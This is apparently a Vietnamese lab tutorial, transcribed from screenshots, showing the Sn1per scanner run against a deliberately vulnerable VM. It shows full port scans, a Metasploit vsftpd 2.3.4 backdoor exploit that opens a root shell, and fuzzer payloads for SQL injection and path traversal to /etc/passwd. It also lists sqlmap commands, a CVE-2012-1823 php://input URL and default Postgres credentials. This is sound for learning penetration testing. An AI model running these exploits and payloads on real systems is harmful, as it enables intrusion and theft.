
+ Scan IP kèm port: **sudo sniper -t 192.168.45.129 -m port -p 0-65535**


Kết quả:

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo sniper -t 192.168.45.129 -m port -p 0-65535
[sudo] password for kali:
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/ [OK]
[*] Scanning 192.168.45.129 [OK]
[*] Checking for active internet connection [OK]
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/192.168.45.129 [OK]
[*] Scanning 192.168.45.129 [OK]

 + -- --=[https://sn1persecurity.com
 + -- --=[Sn1per v9.2 by @xer0dayz

═══════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:14)x•
 GATHERING DNS INFO
═══════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:14)x•
═══════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:14)x•
 CHECKING FOR SUBDOMAIN HIJACKING
═══════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:14)x•

═══════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:14)x•
 PINGING HOST
═══════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:14)x•
PING 192.168.45.129 (192.168.45.129) 56(84) bytes of data.
64 bytes from 192.168.45.129: icmp_seq=1 ttl=64 time=0.905 ms

── 192.168.45.129 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.905/0.905/0.905/0.000 ms

═══════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:14)x•
 RUNNING TCP PORT SCAN
═══════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:14)x•
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-25 12:14 EST
Nmap scan report for 192.168.45.129
Host is up (0.00089s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```


```
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
40905/tcp open  unknown
44912/tcp open  unknown
53090/tcp open  unknown
54407/tcp open  unknown
MAC Address: 00:0C:29:92:0B:83 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.59 seconds

═══════════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:15)x•
 RUNNING INTRUSIVE SCANS
═══════════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:15)x•
 + -- --=[Port 21 opened ... running tests ...
═══════════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:15)x•
 RUNNING NMAP SCRIPTS
═══════════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:15)x•
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-25 12:15 EST
NSE: failed to initialize the script engine:
/usr/bin/../share/nmap/nse_main.lua:829: '/usr/share/nmap/scripts/vulners' did not match a category, filename, or directory
stack traceback:
        [C]: in function 'error'
        /usr/bin/../share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
        /usr/bin/../share/nmap/nse_main.lua:1364: in main chunk
        [C]: in ?

QUITTING!
═══════════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:15)x•
 RUNNING METASPLOIT FTP VERSION SCANNER
═══════════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:15)x•
RHOST ⇒ 192.168.45.129
RHOSTS ⇒ 192.168.45.129
[+] 192.168.45.129:21     - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 192.168.45.129:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
═══════════════════════════════════════════════════════════════════════════════•x[2023-11-25](12:15)x•
```

```
QUITTING!
=====================================================================•x[2023-11-27](09:32)x•
 RUNNING METASPLOIT FTP VERSION SCANNER
=====================================================================•x[2023-11-27](09:32)x•
RHOST ⇒ 192.168.45.129
RHOSTS ⇒ 192.168.45.129
[+] 192.168.45.129:21     - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 192.168.45.129:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
=====================================================================•x[2023-11-27](09:32)x•
 RUNNING METASPLOIT ANONYMOUS FTP SCANNER
=====================================================================•x[2023-11-27](09:32)x•
RHOST ⇒ 192.168.45.129
RHOSTS ⇒ 192.168.45.129
[+] 192.168.45.129:21     - 192.168.45.129:21 - Anonymous READ (220 (vsFTPd 2.3.4))
[*] 192.168.45.129:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
=====================================================================•x[2023-11-27](09:32)x•
 RUNNING VSFTPD 2.3.4 BACKDOOR EXPLOIT
=====================================================================•x[2023-11-27](09:32)x•
RHOST ⇒ 192.168.45.129
RHOSTS ⇒ 192.168.45.129
LHOST ⇒ 127.0.0.1
LPORT ⇒ 4444
[*] No payload configured, defaulting to cmd/unix/interact
[*] 192.168.45.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.45.129:21 - USER: 331 Please specify the password.
[+] 192.168.45.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.45.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.45.128:44769 → 192.168.45.129:6200) at 2023-11-27 09:33:11 -0500

id
uid=0(root) gid=0(root)
exit
[*] 192.168.45.129 - Command shell session 1 closed.
=====================================================================•x[2023-11-27](09:34)x•
 RUNNING PROFTPD 1.3.3C BACKDOOR EXPLOIT
=====================================================================•x[2023-11-27](09:34)x•
RHOST ⇒ 192.168.45.129
RHOSTS ⇒ 192.168.45.129
LHOST ⇒ 127.0.0.1
LPORT ⇒ 4444
[-] 192.168.45.129:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
 + -- --=[Port 22 opened ... running tests ...
```






```
-- Inject-X Fuzzer by @xer0dayz --
-- https://sn1persecurity.com --

>>> http://192.168.45.129:80//mutillidae//./index.php?do=toggle-hints&page=home.php [200] [24205]

>>> http://192.168.45.129:80//mutillidae//./index.php?do=toggle-hints&page=home.php [200] [24205]
[D] Fuzzing Parameter: do=

[i] Trying Payload: google.com
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=google.com&page=home.php [200] [28698] [-4493]
[i] Trying Payload: //google.com
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=//google.com&page=home.php [200] [28698] [-4493]
[i] Trying Payload: https%3A//google.com
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=https%3A//google.com&page=home.php [200] [28698] [-4493]
[i] Trying Payload: INJECTX
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=INJECTX&page=home.php [200] [28698] [-4493]
[i] Trying Payload: '
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do='&page=home.php [200] [28698] [-4493]
[+] SQL Injection Found!
[+] Vulnerable URL: http://192.168.45.129:80//mutillidae//./index.php?do='&page=home.php
[c] Exploit Command: sqlmap --batch --dbs -u "http://192.168.45.129:80//mutillidae//./index.php?do=toggle-hints&page=home.php"
[i] Trying Payload: \
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=\&page=home.php [200] [28698] [-4493]
[+] SQL Injection Found!
[+] Vulnerable URL: http://192.168.45.129:80//mutillidae//./index.php?do=\&page=home.php
[c] Exploit Command: sqlmap --batch --dbs -u "http://192.168.45.129:80//mutillidae//./index.php?do=toggle-hints&page=home.php"
[i] Trying Payload: /..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\boot.ini
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=/..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\boot.ini&page=home.php [200] [28698] [-4493]
[i] Trying Payload: /..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\boot.ini%00
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=/..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\boot.ini%00&page=home.php [200] [28698] [-4493]
[i] Trying Payload: ..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cwin.ini%00test.htm
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cwin.ini%00test.htm&page=home.php [200] [28698] [-4493]
[i] Trying Payload: ..%2fWEB-INF%2fweb.xml
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=..%2fWEB-INF%2fweb.xml&page=home.php [200] [28698] [-4493]
[i] Trying Payload: /../../../../../../../../../../../../../../../../../../../../etc/passwd
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=/../../../../../../../../../../../../../../../../../../../../etc/passwd&page=home.php [200] [28698] [-4493]
[i] Trying Payload: /../../../../../../../../../../../../../../../../../../../../etc/passwd%00
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=/../../../../../../../../../../../../../../../../../../../../etc/passwd%00&page=home.php [200] [28698] [-4493]
[i] Trying Payload: /etc/passwd
[i] New URL: http://192.168.45.129:80//mutillidae//./index.php?do=/etc/passwd&page=home.php [200] [28698] [-4493]
```



```
•x[2023-11-27](09:50)x•
RUNNING NUCLEI SCAN
•x[2023-11-27](09:50)x•
[CVE-2012-1823] [http] [high] http://192.168.45.129:80/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
[apache-detect] [http] [info] http://192.168.45.129:80 [Apache/2.2.8 (Ubuntu) DAV/2]
[php-detect] [http] [info] http://192.168.45.129:80 [5.2.4]
[tech-detect:php] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:strict-transport-security] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:permissions-policy] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:x-content-type-options] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:referrer-policy] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:clear-site-data] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:content-security-policy] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:x-frame-options] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://192.168.45.129:80
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://192.168.45.129:80
[phpinfo-files] [http] [low] http://192.168.45.129:80/phpinfo.php
[http-trace:trace-request] [http] [info] http://192.168.45.129:80
[phpmyadmin-panel] [http] [info] http://192.168.45.129:80/phpMyAdmin/
[waf-detect:apachegeneric] [http] [info] http://192.168.45.129:80/
[pgsql-detect] [tcp] [info] 192.168.45.129:5432
[ssh-auth-methods] [javascript] [info] 192.168.45.129:22 [["publickey","password"]]
[postgres-weak-credentials] [javascript] [high] 192.168.45.129:5432 [passwords="postgres",usernames="postgres"]
[ssh-password-auth] [javascript] [info] 192.168.45.129:22
[ssh-server-enumeration] [javascript] [info] 192.168.45.129:22 [SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1]
[CVE-2020-1938] [tcp] [critical] 192.168.45.129:8009
[vsftpd-backdoor] [tcp] [critical] 192.168.45.129:21
[esmtp-detect] [tcp] [info] 192.168.45.129:25
[openssh-detect] [tcp] [info] 192.168.45.129:22 [SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
]
[samba-detect] [tcp] [info] 192.168.45.129:139
[smtp-service-detect] [tcp] [info] 192.168.45.129:25
[starttls-mail-detect] [tcp] [info] 192.168.45.129:25
[vnc-service-detect] [tcp] [info] 192.168.45.129:5900 [RFB 003.003]
[CVE-2011-2523] [tcp] [critical] 192.168.45.129:6200
```


RUNNING SCOPE WEB VULNERABILITY SCAN
P2 - HIGH, Clear-Text Protocol - HTTP, http://192.168.45.129:80/, HTTP/1.1 200 OK
P2 - HIGH, Clear-Text Protocol - HTTP, http://192.168.45.129:80/, HTTP/1.1 200 OK
P5 - INFO, Server Header Disclosure - HTTP, http://192.168.45.129:80/, Server: Apache/2.2.8 (Ubuntu) DAV/2
P1 - CRITICAL, Nuclei Vulnerability Scan, [CVE-2020-1938], 192.168.45.129:8009
P1 - CRITICAL, Nuclei Vulnerability Scan, [vsftpd-backdoor], 192.168.45.129:21
P1 - CRITICAL, Nuclei Vulnerability Scan, [CVE-2011-2523], 192.168.45.129:6200
P2 - HIGH, Nuclei Vulnerability Scan, [CVE-2012-1823], http://192.168.45.129:80/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
P2 - HIGH, Nuclei Vulnerability Scan, [postgres-weak-credentials], 192.168.45.129:5432 [passwords="postgres",usernames="postgres"]
P4 - LOW, Nuclei Vulnerability Scan, [phpinfo-files], http://192.168.45.129:80/phpinfo.php
P5 - INFO, Nuclei Vulnerability Scan, [apache-detect], http://192.168.45.129:80 [Apache/2.2.8 (Ubuntu) DAV/2]
P5 - INFO, Nuclei Vulnerability Scan, [php-detect], http://192.168.45.129:80 [5.2.4]
P5 - INFO, Nuclei Vulnerability Scan, [tech-detect:php], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:strict-transport-security], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:permissions-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:x-content-type-options], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:referrer-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:clear-site-data], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:cross-origin-resource-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:content-security-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:x-frame-options], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:x-permitted-cross-domain-policies], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:cross-origin-embedder-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:cross-origin-opener-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-trace:trace-request], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [phpmyadmin-panel], http://192.168.45.129:80/phpMyAdmin/
P5 - INFO, Nuclei Vulnerability Scan, [waf-detect:apachegeneric], http://192.168.45.129:80/
P5 - INFO, Nuclei Vulnerability Scan, [pgsql-detect], 192.168.45.129:5432
P5 - INFO, Nuclei Vulnerability Scan, [ssh-auth-methods], 192.168.45.129:22 [["publickey","password"]]
P5 - INFO, Nuclei Vulnerability Scan, [ssh-password-auth], 192.168.45.129:22
P5 - INFO, Nuclei Vulnerability Scan, [ssh-server-enumeration], 192.168.45.129:22 [SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1]
P5 - INFO, Nuclei Vulnerability Scan, [esmtp-detect], 192.168.45.129:25
P5 - INFO, Nuclei Vulnerability Scan, [openssh-detect], 192.168.45.129:22 [SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
P5 - INFO, Nuclei Vulnerability Scan, [samba-detect], 192.168.45.129:139
P5 - INFO, Nuclei Vulnerability Scan, [smtp-service-detect], 192.168.45.129:25
P5 - INFO, Nuclei Vulnerability Scan, [starttls-mail-detect], 192.168.45.129:25
P5 - INFO, Nuclei Vulnerability Scan, [vnc-service-detect], 192.168.45.129:5900 [RFB 003.003]
P4 - LOW, PHP Info Detected 1,http://192.168.45.129:80/phpinfo.php,<h1>a href="http://www.php.net/"><h1 class="p">PHP Version 5.2.
4-2ubuntu5.10</h1>
P5 - INFO, Sitemap.xml Detected,http://192.168.45.129:80/sitemap.xml,<p>The requested URL /sitemap.xml was not found on this server.</p>
P1 - CRITICAL, Nuclei Vulnerability Scan, [CVE-2020-1938], 192.168.45.129:8009
P1 - CRITICAL, Nuclei Vulnerability Scan, [vsftpd-backdoor], 192.168.45.129:21
P1 - CRITICAL, Nuclei Vulnerability Scan, [CVE-2011-2523], 192.168.45.129:6200
P2 - HIGH, Nuclei Vulnerability Scan, [CVE-2012-1823], http://192.168.45.129:80/index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
P2 - HIGH, Nuclei Vulnerability Scan, [postgres-weak-credentials], 192.168.45.129:5432 [passwords="postgres",usernames="postgres"]
P4 - LOW, Nuclei Vulnerability Scan, [phpinfo-files], http://192.168.45.129:80/phpinfo.php
P5 - INFO, Nuclei Vulnerability Scan, [apache-detect], http://192.168.45.129:80 [Apache/2.2.8 (Ubuntu) DAV/2]
P5 - INFO, Nuclei Vulnerability Scan, [php-detect], http://192.168.45.129:80 [5.2.4]
P5 - INFO, Nuclei Vulnerability Scan, [tech-detect:php], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:strict-transport-security], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:permissions-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:x-content-type-options], http://192.168.45.129:80


P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:cross-origin-resource-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:content-security-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:x-frame-options], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:x-permitted-cross-domain-policies], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:cross-origin-embedder-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-missing-security-headers:cross-origin-opener-policy], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [http-trace:trace-request], http://192.168.45.129:80
P5 - INFO, Nuclei Vulnerability Scan, [phpmyadmin-panel], http://192.168.45.129:80/phpMyAdmin/
P5 - INFO, Nuclei Vulnerability Scan, [waf-detect:apachegeneric], http://192.168.45.129:80/
P5 - INFO, Nuclei Vulnerability Scan, [pgsql-detect], 192.168.45.129:5432
P5 - INFO, Nuclei Vulnerability Scan, [ssh-auth-methods], 192.168.45.129:22 [["publickey","password"]]
P5 - INFO, Nuclei Vulnerability Scan, [ssh-password-auth], 192.168.45.129:22
P5 - INFO, Nuclei Vulnerability Scan, [ssh-server-enumeration], 192.168.45.129:22 [SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1]
P5 - INFO, Nuclei Vulnerability Scan, [esmtp-detect], 192.168.45.129:25
P5 - INFO, Nuclei Vulnerability Scan, [openssh-detect], 192.168.45.129:22 [SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1]
P5 - INFO, Nuclei Vulnerability Scan, [samba-detect], 192.168.45.129:139
P5 - INFO, Nuclei Vulnerability Scan, [smtp-service-detect], 192.168.45.129:25
P5 - INFO, Nuclei Vulnerability Scan, [starttls-mail-detect], 192.168.45.129:25
P5 - INFO, Nuclei Vulnerability Scan, [vnc-service-detect], 192.168.45.129:5900 [RFB 003.003]
SCAN COMPLETE!
[*] Opening loot directory /usr/share/sniper/loot/workspace/192.168.45.129 [OK]
[+] -- --=[Generating reports ...
[+] -- --=[Sorting all files ...
[+] -- --=[Removing blank screenshots and files ...
